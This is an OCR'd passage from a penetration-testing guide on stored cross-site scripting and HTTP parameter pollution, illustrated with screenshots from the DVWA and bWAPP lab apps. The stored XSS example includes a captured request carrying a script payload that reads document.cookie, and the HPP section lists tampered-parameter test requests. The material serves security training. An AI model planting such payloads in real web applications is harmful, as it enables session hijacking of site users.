
References this link for more information

- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet

Example


- Pentester can open and review page source to analyze source code for filtering XSS mechanism





2. Testing for Stored Cross Site Scripting

Stored XSS occurs when a web application gathers input from a user which might be malicious, and then stores that input in a data store for later use. The input that is stored is not correctly filtered. As a consequence, the malicious data will appear to be part of the web site and run within the user's browser under the privileges of the web application. Since this vulnerability typically involves at least two requests to the application.



How to Test

Input Forms


- The first step is to identify all points where user input is stored into the back-end and then displayed by the application. Typical examples of stored user input can be found in:
    - User/Profiles page: the application allows the user to edit/change profile details such as first name, last name, nickname, avatar, picture, address, etc
    - Shopping cart: the application allows the user to store items into the shopping cart which can then be reviewed later
    - File Manager: application that allows upload of files
    - Application settings/preferences: application that allows the user to set preferences
    - Forum/Message board: application that permits exchange of posts among users
    - Blog: if the blog application permits to users submitting comments
    - Log: if the application stores some users input into logs.


Analyze HTML code


Input stored by the application is normally used in HTML tags, but it can also be found as part of JavaScript content. At this stage, it is fundamental to understand if input is stored and how it is positioned in the context of the page. Differently from reflected XSS, the pen-tester should also investigate any out-of-band channels through which the application receives and stores users input.


Note: All areas of the application accessible by administrators should be tested to identify the presence of any data submitted by users.


Example


Damn Vulnerable Web App (DV
192.168.1.40/dvwa/vuln
DVWA
Vulnerability: Stored Cross Site Scripting (XSS)
Name *
Message *
Sign Guestbook
Name: test
Message: This is a test comment.
Name: Peter Winter
Message:


44 http://192.168.1.40 POST /dvwa/vulnerabilities/xss_s/ ✓ 200 5654 HTML Damn Vulnerable Web A...
Request Response
Raw Params Headers Hex
POST /dvwa/vulnerabilities/xss_s/ HTTP/1.1
Host: 192.168.1.40
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: vi-VN,vi;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.40/dvwa/vulnerabilities/xss_s/
Content-Type: application/x-www-form-urlencoded
Content-Length: 56
Cookie: security=low; PHPSESSID=mbll0e9a44ll373lrt58spf675; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
txtName=Cloud&mtxMessage=hi+cloud&btnSign=Sign+Guestbook


44 http://192.168.1.40 POST /dvwa/vulnerabilities/xss_s/ ✓ 200 5654 HTML Damn Vulnerable Web A...
Request Response
Raw Headers Hex HTML Render
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Sign Guestbook
Name: test
Message: This is a test comment.
Name: Peter Winter
Message:
Name: Cloud
Message: hi cloud


192.168.1.40/dvwa/vulnerabilit
DVWA
Vulnerability: Stored Cross Site
security=low; PHPSESSID=mbll0e9a44ll3731rt58spf675; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
OK
Home
Instructions
Setup
Brute Force
Command
CSRF
Insecure CA
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Name: test
Message: This is a test comment.
Name: Peter Winter
Message:
Name: Cloud
Message: hi cloud
Name: XSS stored
Message:
Đã đọc 192.168.1.40
Burp Intruder Repeater Window Help
Sequencer Decoder Comparer Extender Project options User options Alerts
Target Proxy Spider Scanner Intruder Repeater
Intercept HTTP history WebSockets history Options
Filter: Hiding CSS, image and general binary content
Host Method URL Params Edited Status
28 http://192.168.1.40 POST /dvwa/login.php ✓ 302
29 http://detectportal.firefox.com GET /success.txt 200
30 http://192.168.1.40 GET /dvwa/index.php 200
32 http://192.168.1.40 GET /dvwa/dvwa/js/dvwaPage.js 200
35 http://192.168.1.40 GET /dvwa/vulnerabilities/xss_s/ 200
36 http://192.168.1.40 GET / 200
37 http://192.168.1.40 GET /jquery.min.js 200
39 http://192.168.1.40 GET /animatedcollapse.js 200
44 http://192.168.1.40 POST /dvwa/vulnerabilities/xss_s/ ✓ 200
45 http://192.168.1.40 POST /dvwa/vulnerabilities/xss_s/ ✓ 200
Request Response
Raw Params Headers Hex
Host: 192.168.1.40
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: vi-VN,vi;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.40/dvwa/vulnerabilities/xss_s/
Content-Type: application/x-www-form-urlencoded
Content-Length: 106
Cookie: security=low; PHPSESSID=mbll0e9a44ll3731rt58spf675; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
txtName=XSS+stored&mtxMessage=%3Cscript%3Ealert%28document.cookie%29%3C%2Fscript%3E&btnSign=Sign+Guestbook
Type a search term
0 matches



//Some XSS exploit demo

//Xenotic tools, xsstrike,automate scanner

3. Testing for HTTP Verb Tampering

References: Configuration and Deployment Management Testing - Test HTTP Methods

4. Testing for HTTP Parameter pollution

Supplying multiple HTTP parameters with the same name may cause an application to interpret values in unanticipated ways. By exploiting these effects, an attacker may be able to bypass input validation, trigger application errors or modify internal variables values. As HTTP Parameter Pollution (in short HPP) affects a building block of all web technologies, server and client side attacks exist.


Current HTTP standards do not include guidance on how to interpret multiple input parameters with the same name. By itself, this is not necessarily an indication of vulnerability. However, if the developer is not aware of the problem, the presence of duplicated parameters may produce an anomalous behavior in the application that can be potentially exploited by an attacker. As often in security, unexpected behaviors are a usual source of weaknesses that could lead to HTTP Parameter Pollution attacks in this case. To better introduce this class of vulnerabilities and the outcome of HPP attacks, it is interesting to analyze some real-life examples that have been discovered in the past.


How To Test

A more in-depth analysis would require three HTTP requests for each HTTP parameter:

- Submit an HTTP request containing the standard parameter name and value, and record the HTTP response. E.g.page?par1=val1
- Replace the parameter value with a tampered value, submit and record the HTTP response. E.g. page?par1=HPP_TEST1
- Send a new request combining step (1) and (2). Again, save the HTTP response. E.g. page?par1=val1&par1=HPP_TEST1
- Compare the responses obtained during all previous steps. If the response from (3) is different from (1) and the response from (3) is also different from (2), there is an impedance mismatch that may be eventually abused to trigger HPP vulnerabilities.
- Crafting a full exploit from a parameter pollution weakness is beyond the scope of this text. See the references for examples and details.


Example


bWAPP - HTTP Parameter Poll
192.168.1.40/bWAPP/hpp-2.php?name=cloud&action=vote
bWAPP
an extremely buggy web app !
Bugs
Change Password
Create User
Set Security Level
Reset
/ HTTP Parameter Pollution /
Hello Cloud, please vote for your favorite movie.
Remember, Tony Stark wants to win every time...
Title
Release
Character
Genre
Vote
G.I. Joe: Retaliation
2013
Cobra Commander
action
Vote
Iron Man
2008
Tony Stark
action
Vote
Man of Steel
2013
Clark Kent
action
Vote

